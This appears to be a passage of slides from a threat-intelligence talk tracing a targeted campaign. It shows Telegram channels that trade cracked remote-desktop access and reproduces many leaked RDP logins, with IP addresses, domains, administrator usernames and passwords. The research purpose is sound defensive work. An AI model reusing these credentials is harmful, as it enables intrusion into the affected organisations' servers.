
Page 3 of about 26 results (0.27 seconds)

1. Telegram-канал irbrute (https://ru.tgchannels.org › ch) - Jun 8, 2019 - IR - BRUTE. 27 мая adminisTrator;Aa123456 ●@he 185.156.177.183 Subject: CN = WIN-6PPMI23FEH2 185.156 ... https://pastebin.com › YYTEeyAw ▾ Jul 1, 2019 - 185.136.165.15 Subject: CN = WIN-P9NRMH5G6M8. 75.127.157.180 Subject: CN = DRKPC007. 27.74.245.115 Subject: CN = SERVER.

2. Telegram-канал irbrute (https://ru.tgchannels.org › ch) - Jun 8, 2019 - IR - BRUTE. 27 мая adminisTrator;Aa123456 ●@he جميع العضويات - Pastebin.com - جمعي... https://pastebin.com › ... ▾ Apr 5, 2018 - ... TOSHIBA-TOSH:PPQO WIN-L6BUPB5SQBC:dkipriv8 DESKTOP-DP352K1: 107.172.44.4:3389@WIN-P9NRMH5G6M8\administrator;@a123 179.186.17.191 :3389@TECNICAR\Administrador;P@ssw0rd. Читать полностью...

3. Telegram-канал hackd (https://ru.tgchannels.org › ch) - Apr 5, 2018 - ... TOSHIBA-TOSH:PPQO WIN-L6BUPB5SQBC:dkipriv8 DESKTOP-DP352K1: 107.172.44.4:3389@WIN-P9NRMH5G6M8\administrator;@a123 179.186.17.191 :3389@TECNICAR\Administrador;P@ssw0rd. Читать полностью...

# Expanding the Knowledge Searching for Desktop- / Server-names



The screenshot shows a Pastebin page with a list of 28 entries. Each entry consists of a number, an IP address, and a subject name. The subject names are color-coded and some are highlighted in yellow. The list starts with KIMSUFI:99 and ends with QUENTIN-PC:dewey.

6.	KIMSUFI:99	
7.	WIN-R8V1R7AQDHB:azora	
8.	GNET-PC:ayed	
9.	DELL-PC:52D	
10.	RENAD-TOSH:ppqo	
11.	KIMSUFI:KHALED906	
12.	WIN-AVTRFEC0SCC:Algaithi	
13.	SOK:SOK	
14.	WIN-UP5PFOMT5RK:KSA	
15.	WIN-UGHFLRJNNKM:mohaz	
16.	WIN-1LSEV515GKL:cafi	
17.	DESKTOP-LQS0EAM:ziad	
18.	WIN-JL8DOPGF29M:k3bor	
19.	WIN-NGJ2SRHC652:KSA	
20.	WIN-R8V1R7AQDHB:KSA	
21.	DESKTOP-GT2N30R:khalid	
22.	TOSHIBA-TOSH:PPQO	
23.	WIN-L6BUPB5SQBC:dkipriv8	
24.	DESKTOP-DP352K1:dkipriv8	
25.	DESKTOP-KFIBDHT:1f.3	
26.	WIN-P9NRMH5G6M8:dkipriv8	
27.	WIN-EKFK8UJCJT0:Algaithi	
377.	130.61.46.21	Subject: CN = SRVAPPRO.PRODUCCION.GALILEO.LOCAL
378.	107.172.44.30	Subject: CN = WIN-P9NRMH5G6M8
379.	69.70.102.106	Subject: CN = SVR-RDP.PAILLE-SOREL.local
380.	179.33.221.226	Subject: CN = DESKTOP-EVV1N5G
381.	197.249.135.7	Subject: CN = DESKTOP-JB8V3K2

# Expanding the Knowledge

## Searching for Desktop- / Server-names

- Using leaked accounts from VPS-servers (?)

IfzLk\_tq\_cJ:https://t.me/s/vps\_crack\_tm%3Fq%3D%2523Free+&cd=1&hl=en&ct=clnk&gl=ch

The screenshot shows a Telegram channel with 1K members. A search bar at the top right contains the hashtag '#Free'. Below the search bar, there are several messages. One message from '@admin1annai' at 08:14 says '#Free'. Another message from 'VPS CRACK TM' at 222 says '#Free ❤️'. The channel has a list of leaked account credentials:

- 61.220.23.206:3389@MFICO\Administrator;Ab123456
- 58.137.229.76:3389@ZTHPV3\Administrator;Abc12345
- 103.252.170.73:3389@VTPL\Administrator;Abcd#1234
- 83.244.92.90:3389@DARALKALIMA\Administrator;Abcd1234
- 79.6.30.246:3389@SIRGRI\Amministratore;Admin2016
- 217.19.147.204:3389@RHBREAKEVEN\Administrator;Password123
- 202.131.113.186:3389@KUMAR\administrator;123
- 79.62.1.5:3389@PGAM\Administrator;1qaz!QAZ
- 93.42.121.104:3389@CLLAUNDRY\Administrator;Abcd1234
- 79.6.217.20:3389@SERVERT\Administrator;admin.123
- 79.6.30.246:3389@SIRGRI\amministratore;Admin2016
- 113.160.173.51:3389@2012R2\Administrator;Admin@123

The screenshot shows a Google search results page for the query "WIN-P9NRMH5G6M8". The search bar at the top contains the query. Below the search bar, there are tabs for All, Images, Maps, Videos, News, More, Settings, and Tools. The 'All' tab is selected. The search results section says "About 50 results (0.51 seconds)". The first result is a link to a Telegram channel named 'VPS CRACK TM – Telegram' with the URL [https://t.me/vps\\_crack\\_tm](https://t.me/vps_crack_tm). The channel has 107.172.44.4:3389@WIN-P9NRMH5G6M8\administrator;@a123 179.186.17.191:3389@TECNICAR\Administrador;P@ssw0rd @M\_Law\_H. A callout box highlights this result.

The left sidebar shows the profile of 'VPS CRACK TM' (@vps\_crack\_tm) with 1K members, 4.14K photos, and 21 videos. The bio is in Persian: "به چال کرک خوش اومدید" (Good luck with cracking). The channel also lists other leaked accounts:

- 60.250.111.230:3389@WINDOWS-2QLPIGR\administrator;1qaZ2wsX
- 107.172.44.4:3389@WIN-P9NRMH5G6M8\administrator;@a123
- 179.186.17.191:3389@TECNICAR\Administrador;P@ssw0rd

At the bottom of the sidebar, there are two bot icons: '@M\_Law\_H' and '@M\_Law\_H\_Bot'. The bottom right corner of the sidebar shows the name 'Mohammad' and the time '11:39'.

# Expanding the Knowledge

## IP's hosted on non-logging VPN service

The screenshot shows a web browser displaying the BGP.he.net Whois page for the IP address 91.192.100.8. The page is titled "HURRICANE ELECTRIC INTERNET SERVICES" and features a logo with the letters "HE". The "Whois" tab is selected. On the left, there is a "Quick Links" sidebar with various network-related links. The main content area displays two sets of WHOIS records. The first record is for Hurricane Electric, and the second is for a non-logging VPN service. The right side of the page contains several "inetnum:", "netname:", and "country:" entries highlighted in yellow. The "organisation:", "org-name:", and "org-type:" entries are also highlighted in yellow. The "remarks:" section contains several lines of text, some of which are highlighted in blue. The "address:" entry at the bottom is also highlighted in yellow.

inetnum:	91.192.100.1 - 91.192.100.63
netname:	Gerber_non-logging_VPN_service
country:	CH
admin-c:	JG8768-RIPE
tech-c:	JG8768-RIPE
org:	ORG-GE100-RIPE
abuse-c:	GE2550-RIPE
status:	ASSIGNED PA
mnt-by:	MNT-DA327
created:	2017-11-14T13:09:30Z
last-modified:	2017-11-15T08:57:40Z
source:	RIPE
organisation:	ORG-GE100-RIPE
org-name:	Gerber EDV-Dienstleistungen
org-type:	OTHER
remarks:	*****
remarks:	Spamhaus, please note:
remarks:	THIS IP ADDRESS BELONGS TO A NON-LOGGING VPN SERVICE
remarks:	For further information please contact:
remarks:	abuse@gerber-edv.net or notification@gerber-edv.net
remarks:	Thank you.
address:	Junkerngasse 44, 3011 Bern, Switzerland
abuse-c:	GE2550-RIPE
mnt-ref:	GERBER-MNT

# Expanding the Knowledge Statements from others

- Victimology: (*some statements from CTI vendors*)
  - African Banks, Oil & Energy, Electric Services, Postal Services, Insurance, Financial Services, Healthcare, Manufacturing, Global Humanitarian Agency
- “Volume is low on this and it does appear to be targeted”
- ...

# Outline

- Introduction
- First-hand Knowledge
  - Spear Phishing emails / analyzing mail headers
  - Targeting
  - Malware / RAT families
  - C2 domains
- Expanding the Knowledge
  - Passive DNS for C2 domains & IPs
  - Other (possibly) cool stuff
- Call for collaboration → please contact me if interested



# Thanks for your attention!!

Time left for questions?

- Twitter: @c\_APT\_ure
- Blog: <http://c-apt-ure.blogspot.com/>

→ all my presentations linked in one place